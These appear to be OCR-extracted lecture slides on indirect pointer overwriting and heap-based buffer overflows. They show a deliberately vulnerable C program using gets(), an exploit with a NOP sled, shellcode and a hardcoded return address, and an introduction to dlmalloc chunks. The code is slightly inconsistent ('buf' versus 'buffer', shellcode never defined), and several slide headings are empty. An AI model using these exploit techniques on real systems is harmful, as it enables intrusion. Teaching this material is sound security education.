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

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

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

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


Indirect Pointer Overwriting


```
static unsigned int a = 0;
int main(int argc, char **argv) {
        int *b = &a;
        char buf[80];

         printf("buf: %08x\n", &buf);
         gets(buf);

         *b = strtoul(argv[1], 0, 16);
}
```

- buf is at 0xbffff9e4

Indirect Pointer Overwriting



Indirect Pointer Overwriting


```
#define RET 0xbffff9e4+88


int main() {
  char buf[84];
  int ret;
  memset(buf, '\x90', 84);
  memcpy(buf, shellcode, strlen
(shellcode));
  *(long *)&buffer[80] = RET;
  printf(buffer);
}
./exploit | ./s3 bffff9e4
```

Indirect Pointer Overwriting

IP →

```
main:
    b = &a;
    buf[80]
    gets();
*b = argv[1];
    ...
```



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

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
Heap-based buffer overflows

- Heap contains dynamically allocated memory
  - Managed via malloc() and free() functions of the memory allocation library
  - A part of heap memory that has been processed by malloc is called a chunk
  - No return addresses: attackers must overwrite data pointers or function pointers
  - Most memory allocators save their memory management information in-band
  - Overflows can overwrite management information


Heap management in dlmalloc

- Used chunk



Heap management in dlmalloc

- Free chunk: doubly linked list of free chunks



Heap management in dlmalloc

